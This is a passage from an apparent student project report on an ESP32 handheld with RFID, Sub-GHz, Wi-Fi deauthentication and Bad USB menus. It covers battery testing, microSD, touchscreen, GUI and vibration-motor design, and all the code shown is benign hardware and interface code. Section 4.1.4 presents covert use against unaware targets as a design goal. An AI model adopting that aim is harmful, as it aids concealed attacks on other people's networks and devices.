rst:0x1 (POWERON),boot:0x28 (SPI_FAST_FLASH_BOOT)
SPIWP:0xee
mode:DIO, clock div:1
load:0x3fce3808,len:0x44c
load:0x403c9700,len:0xbe4
load:0x403cc700,len:0x2a68
entry 0x403c98d4
Hello World!
```

Figure 3.7 - Serial Communication Test Code (left), Output (right)

3.3.3 Battery Charge Measurement

To test battery charging and capacity measurement, the code shown in *Figure 3.8*, preforms the calculations described in equation *2.1*, printing the result to the serial monitor, which was ran two times, with a gap of 5 minutes where the device remained connected to power. The first measured charge was 78% and the second was 80%, confirming charging and measurement capabilities.

```
int batteryADC = analogRead(batteryPin);
float batteryVoltage = batteryADC * (11.0 / 6825.0);
float batteryPercent = ((batteryVoltage - 3.0) / 1.2) * 100.0;
Serial.printf("Battery Percentage: %.0f%%\n", batteryPercent);
```

```
load:0x403c9700,len:0xbe4
load:0x403cc700,len:0x2a68
entry 0x403c98d4
Battery Percentage: 78%
```

```
load:0x403c9700,len:0xbe4
load:0x403cc700,len:0x2a68
entry 0x403c98d4
Battery Percentage: 80%
```

Figure 3.8 – Battery Charging and Measurement Test Code (top), 1st Reading (left), 2nd Reading (right)

4 User Interface

Interaction and control of the device was intended to be done through a touchscreen, providing both intuitive and accessible operation, blending in with normal phone usage. For a number of the device's features, the ability to save captured information as well as loading it was needed. Due to limited amount of storage available native to the ESP32, an external storage solution was needed.

4.1 Research and Methodology

4.1.1 Persistent Storage

There are a limited number of options for additional storage on an ESP32, the ones looked at were external flash memory ICs, USB hard drive and SD or microSD cards. If an external flash IC is used, connection between the chip and ESP32 requires a dedicated SPI interfaces and data importing to or exporting with a computer or other device is very complicated. A USB hard drive would be able to connect via the USB OTG interface but needs a relatively large amount of space and would be a high-cost option. SD or microSD cards have a small size, do not need a dedicated SPI interface, are low cost and require minimal additional chips or circuitry. A microSD card was chosen as the cost difference is minimal and are approximately four and a half times smaller.

When researching the method of connecting the microSD card to the ESP32, an issue was found to exist in the majority of commercially available Arduino microSD card modules, where the '*MISO*' output is always high, preventing communication between other devices on the SPI bus. The same thread gave guidance on the way to fix this, adding a buffer between the microSD card and the SPI bus that is toggled by communication on the '*CS*' line [36]. Adafruit, created a microSD card module using Texas Instrument's '*HC4050M*' tri-state buffer [37], and published the design schematic shown in *Figure 4.1*.




Figure 4.1 - Adafruit MicroSD card breakout board+ Schematic [38]

4.1.2 Touchscreen Selection

Touchscreens that can be used by an ESP32 fall into two categories, capacitive and resistive. Capacitive displays work by measuring the capacitance caused when the screen is pressed and there is distortion of the screen's electrostatic field, providing high accuracy and reliability [39]. In a resistive display, there are two layers of resistive plastic sheets with an air gap between them, and when pressed down, they make contact, and the controller is able to calculate the location. These displays are less durable, have lower clarity due to the additional layers and are less accurate but come at a significantly lower price point. Communication with the touchscreens can be done through UART, I2C, SPI or Parallel. UART and I2C require the least number of GPIO connections at the cost of slow communication speeds and limited resolution. SPI screens utilise existing SPI busses and only require two additional connections for the display Chip Select (CS) pin and the touch controller's CS pin, they provide reasonable resolution and transfer speeds. Parallel displays have high-speed data transmission and have the highest resolution, requiring the greatest number of connections to the ESP that cannot be shared with other devices. Based on the research, it was decided that the most appropriate choice would be a '*resistive SPI touch screen*' because of their affordable price, speed and resolution. Screens of this type come commonly come in the sizes '2.2', '2.4', '2.8', '3.2', '3.5' and '4.0' inches, offering a large area for the UI.

4.1.3 UI Design and Layout

'*GUIslice Builder*' [40], an opensource program and the accompanying Arduino library '*GUIslice*' was found on GitHub, shown in *Figure 4.2*, which is a 'drag-and-drop' development environment to design and automatically generate GUI code for the program. The skeleton code generated can then be edited, allowing libraries and external function calls to be added. A major advantage of using a program to design the GUI is the ability to view how the application will appear when run without the need to upload it to a device. Significant time savings are also achieved when using the program as repetitive elements can be reused and modified with automatic assignment of unique IDs for each.




Figure 4.2 - GUIslice-Builder GitHub (left), Application (right)

Once the software to make the GUI was found suitable, a mock-up of the GUI was created in PowerPoint, containing prototype designs for each of the screens that were thought to be in the final application shown in *Figure 4.3*. This was done so that development of the final application would have an initial basis to work from, with changes and improvements quickly tested to find what would be the best option. The screens shown are for the main menu, as well as the RFID, Sub-GHz, Wi-Fi, infrared, Bluetooth, bad USB and settings menus, with ideas of their future content in mind.




Figure 4.3 - GUI Mock-up

4.1.4 Vibration Motor

Covert operation of the device is an intended ability as attacks and exploits either require targets to be unaware of their occurrence or cause significant disruption with the sources potentially being searched for. This means that for some attacks, once they are started, the device would be hidden or concealed with the user not being able to view content displayed on the screen. To overcome this, a method for sharing the current status of the device needs to be created. A vibration motor was

decided to be the best option as it would subtly be able to share information in a form that blends in with mobile phones, not create noise which would draw attention and can take up a small footprint.

DFRobot manufacture the '*FIT0774 Mini Vibration Motor*' with a 10 mm diameter and at only 2.7 mm thick [41], it is an ideal option to use, taking up minimal space and can be mounted underneath the PCB. Rated for 1.5 V to 4.2 V, drawing 50 mA of current during operating, the digital output pins of the ESP32 are insufficient, only capable of delivering 40 mA individual and a total of 1500 mA across all devices [17]. This means the motor needs to be connected directly to the power source (3.3 V) and the current needs to be switched on and off with a transistor controlled by the ESP32. A design was found online, within the online book "*Physical Computing*" that shows a breadboard schematic [42], connecting a similar motor to an Arduino, which was used in the design the PCB.

As the motor is connected to a digital pin on the ESP, the vibration can be controlled by setting the output of the pin to be on, off or use a Pulse Width Modulation (PWM) to adjust the intensity, and programming this uses commands native to the ESP. However, the aptly named '*VibrationMotor*' library [43] was found, which takes the pin connected to the transistor as in the constructor. There are a set of pre-made commands which can be used to create custom signals using a combination of set duration and intensity pulses with minimal code. This is an example of the plans set out in *2.1.2 Programming Methodology and Application Structure*, using open-source code when possible to save development time and prevent unnecessary additional work.

4.2 Design and Programming

4.2.1 MicroSD Card Design

Figure 4.4, shows the schematic, PCB layout and 3D view of the microSD card circuitry, placed in the bottom right corner of the PCB for easy access without needing to remove the board from the case. As mentioned in *4.1.1 Persistent Storage*, the circuitry is based off the Adafruit '*MicroSD card breakout board+*', using the Texas Instrument's '*HC4050M'* tri-state hex buffer preventing any communication issues with devices sharing the same SPI bus.




Figure 4.4 - MicroSD Card Schematic (left), PCB Layout (middle), 3D View (right)

Code to interface with the microSD card reading and writing data is done using the built-in '`SD.h`' library from Espressif. The library has a major advantage over the default Arduino one, which is an SD card object upon initialisation, can be passed an existing and specified SPI instance. This feature is important when a device's library on the same SPI bus '*hardcodes*' the configuration for SPI in a source file or if SPI transactions at different frequencies are not directly supported. Due to the number of devices sharing the same bus, not all of them communicate and operate on different frequencies but there is a singular clock signal. To deal with this, a frequency that has a common factor between all devices is used by default and on the activation of a specific device, the signal is then set to the needed frequency. The below code is a basic implementation of initialising the microSD card with a passed SPI instance. File handling on an Arduino and ESP are the same as the majority of '*C family*' program languages providing easy and direct access to the contents of the filesystem.

```
SPIClass& spiExample = SPI;         // Placeholder for SPI instance

void setup() {
  spiExample.begin(39, 41, 40, 42);// Initialise the SPI bus
  if (!SD.begin(42, spiExample)) {  // Initialise the microSD card checking if failed
    return;
  }
  File root = SD.open("/");         // Open the root directory of the SD card
}
...
```

4.2.2 Touchscreen Design and Programming

The chosen touchscreen has 14 connections which are plugged into the PCB with a '*1x14 through-hole female header*'. The display has wiring to the ESP's SPI bus, power and ground. It is possible to control the brightness of the display's backlight with pulse-width modulation, however this requires a dedicated pin on the ESP which are limited so the decision was made to connect the pin directly to 3.3 V, which sets the backlight on full brightness at all times. As it is only direct wiring to interface the display and ESP, only the schematic and 3D view are shown in *Figure 4.5*.




Figure 4.5 - TFT Touchscreen Schematic (left), 3D View (right)

When initially testing basic graphic display and touch functionality, an issue was discovered with inputs being received intermittently. Searching through the issue forum of the underlying graphics library, "*TFT_eSPI*", a solution for the issue was found, which required some modifications to be done to the display module [44]. Almost all of the TFT displays manufactured use the same design published on the website "*lcdwiki*" [45], where a diode is shown to be connected along the '*CS*' line which interferes with the selection and deselection of the display. To fix this, the diode needed to be removed from the board, replaced with either a 0 Ω resistor or treated as a jumper that is shorted. Figure 4.6 shows the diode in the schematic and the display module with the bridged connection.





Figure 4.6 - TFT Module Schematic Extract (left), Fixed Module (right)

As discussed in *4.1.3 UI Design* and Layout, the Arduino library 'GUIslice' and the accompanying 'GUIslice builder' was used to create the GUI for the device. The software has different page types that can be used to optimise the runtime performance; two main page types are used, a standard page and base page. Base pages are used for content that will be shown on each of the latter pages, without having to repeat the design and creation of them. Each page in the GUI contains a top bar which has a button to access the home page and settings menu, the current page's title as well as the devices current charge. *Figure 4.7* shows an annotated image of the main menu page, highlighting the different sections and elements, as well as an extract of the code generated to display the page showing the advantages of the application.




```
// ------------------------------------
// PAGE: E_PG_BASE
// Create Base_Text_PageLabel runtime modifiable text
static char m_sDisplayText1[16] = "Main Menu";
pElemRef = gslc_ElemCreateTxt(&m_gui, Base_Text_PageLabel, E_PG_BASE, (gslc_tsRect){70, 18, 180, 16},
      (char*)m_sDisplayText1, 16, E_BUILTIN10X16);
gslc_ElemSetTxtAlign(&m_gui, pElemRef, GSLC_ALIGN_MID_MID);
gslc_ElemSetFillEn(&m_gui, pElemRef, false);
m_pElemOutTxt1 = pElemRef;
// Create Base_Text_Bat runtime modifiable text
static char m_sDisplayText2[4] = "100%";
pElemRef = gslc_ElemCreateTxt(&m_gui, Base_Text_Bat, E_PG_BASE, (gslc_tsRect){243, 19, 60, 16},
      (char*)m_sDisplayText2, 4, E_BUILTIN10X16);
gslc_ElemSetTxtAlign(&m_gui, pElemRef, GSLC_ALIGN_MID_RIGHT);
gslc_ElemSetFillEn(&m_gui, pElemRef, false);
m_pElemOutTxt2 = pElemRef;
// Create Base_Line_topBar line
pElemRef = gslc_ElemCreateLine(&m_gui, Base_Line_topBar, E_PG_BASE, 0, 49, 320, 49);
gslc_ElemSetCol(&m_gui, pElemRef, GSLC_COL_BLACK, GSLC_COL_GRAY_LT3, GSLC_COL_GRAY_LT3);
// Create Base_Button_home button with image label
pElemRef = gslc_ElemCreateBtnImg(&m_gui, Base_Button_home, E_PG_BASE, (gslc_tsRect){8, 8, 32, 32},
      gslc_GetImageFromProg((const unsigned char*)homeButton, GSLC_IMGREF_FMT_BMP24),
      gslc_GetImageFromProg((const unsigned char*)homeButton, GSLC_IMGREF_FMT_BMP24),
      &CbBtnCommon);
// Create Base_Button_settings button with image label
pElemRef = gslc_ElemCreateBtnImg(&m_gui, Base_Button_settings, E_PG_BASE, (gslc_tsRect){48, 8, 32, 32},
      gslc_GetImageFromProg((const unsigned char*)settingsButton, GSLC_IMGREF_FMT_BMP24),
      gslc_GetImageFromProg((const unsigned char*)settingsButton, GSLC_IMGREF_FMT_BMP24),
      &CbBtnCommon);
// ------------------------------------
// PAGE: E_PG_MAIN
// create Main_Button_RFID button with text label
pElemRef = gslc_ElemCreateBtnTxt(&m_gui, Main_Button_RFID, E_PG_MAIN,
      (gslc_tsRect){40, 80, 96, 96}, (char*)"RFID", 0, E_BUILTIN10X16, &CbBtnCommon);
gslc_ElemSetRoundEn(&m_gui, pElemRef, true);
// create Main_Button_SubGHz button with text label
pElemRef = gslc_ElemCreateBtnTxt(&m_gui, Main_Button_SubGHz, E_PG_MAIN,
      (gslc_tsRect){184, 80, 96, 96}, (char*)"Sub-GHz", 0, E_BUILTIN10X16, &CbBtnCommon);
gslc_ElemSetRoundEn(&m_gui, pElemRef, true);
// create Main_Button_WIFI button with text label
pElemRef = gslc_ElemCreateBtnTxt(&m_gui, Main_Button_WIFI, E_PG_MAIN,
      (gslc_tsRect){40, 208, 96, 96}, (char*)"WiFi", 0, E_BUILTIN10X16, &CbBtnCommon);
gslc_ElemSetRoundEn(&m_gui, pElemRef, true);
// create Main_Button_BadUSB button with text label
pElemRef = gslc_ElemCreateBtnTxt(&m_gui, Main_Button_BadUSB, E_PG_MAIN,
      (gslc_tsRect){40, 336, 96, 96}, (char*)"Bad USB", 0, E_BUILTIN10X16, &CbBtnCommon);
gslc_ElemSetRoundEn(&m_gui, pElemRef, true);
// create Main_Button_BLE button with text label
pElemRef = gslc_ElemCreateBtnTxt(&m_gui, Main_Button_BLE, E_PG_MAIN,
      (gslc_tsRect){184, 208, 96, 96}, (char*)"BLE", 0, E_BUILTIN10X16, &CbBtnCommon);
gslc_ElemSetRoundEn(&m_gui, pElemRef, true);
// create Main_Button_IR button with text label
pElemRef = gslc_ElemCreateBtnTxt(&m_gui, Main_Button_IR, E_PG_MAIN,
      (gslc_tsRect){184, 336, 96, 96}, (char*)"IR", 0, E_BUILTIN10X16, &CbBtnCommon);
gslc_ElemSetRoundEn(&m_gui, pElemRef, true);
```

Figure 4.7 - GUI Homepage (left), Code (right)

After the different GUI screens were designed in GUIslice builder, the code was generated by the program, spilt between a header file, '`GUI_GSLC.h`', containing the design elements and the main Arduino file '`GUI.ino`' which manages event handling. These files can then be edited so the result of inputs can be connected to the relevant tasks and libraries using the function calls that are created in later parts of the project. Three additional screens are shown in *Figure 4.8*, each with different elements in, such as a scrollable list-box in the Wi-Fi menu that will list the found networks, a pop-up page (middle screen) that will be created when the '*Deauthentication Disabled*' button is pressed and the '*Vibration Enabled*' button in the settings menu that toggles the state of a variable, whilst changing the colour and text to match.




Figure 4.8 - GUI Example Screens, Wi-Fi Menu (left), Deauthentication Pop-Up (middle), Settings Menu (right)

4.2.3 Vibration Motor Design and Programming

The vibration motor's schematic shown in *Figure 4.9*, uses an NPN transistor, with '*base*' connected to the ESP through a resistor, '*emitter*' to ground and '*collector*' to a diode, 3.3 V through a small value resistor and the vibration motor. A diode is needed to protect the ESP32 when the motor changes states, speed or intensity, a current and voltage spike is generated within it which could be feedbacked into the ESP potentially damaging it. It was decided that a 1x2-pin through-hole header is the best option to connect the moto to the PCB, allowing for it to be easily plugged in and disconnected which will happen frequently during testing and development of the device.

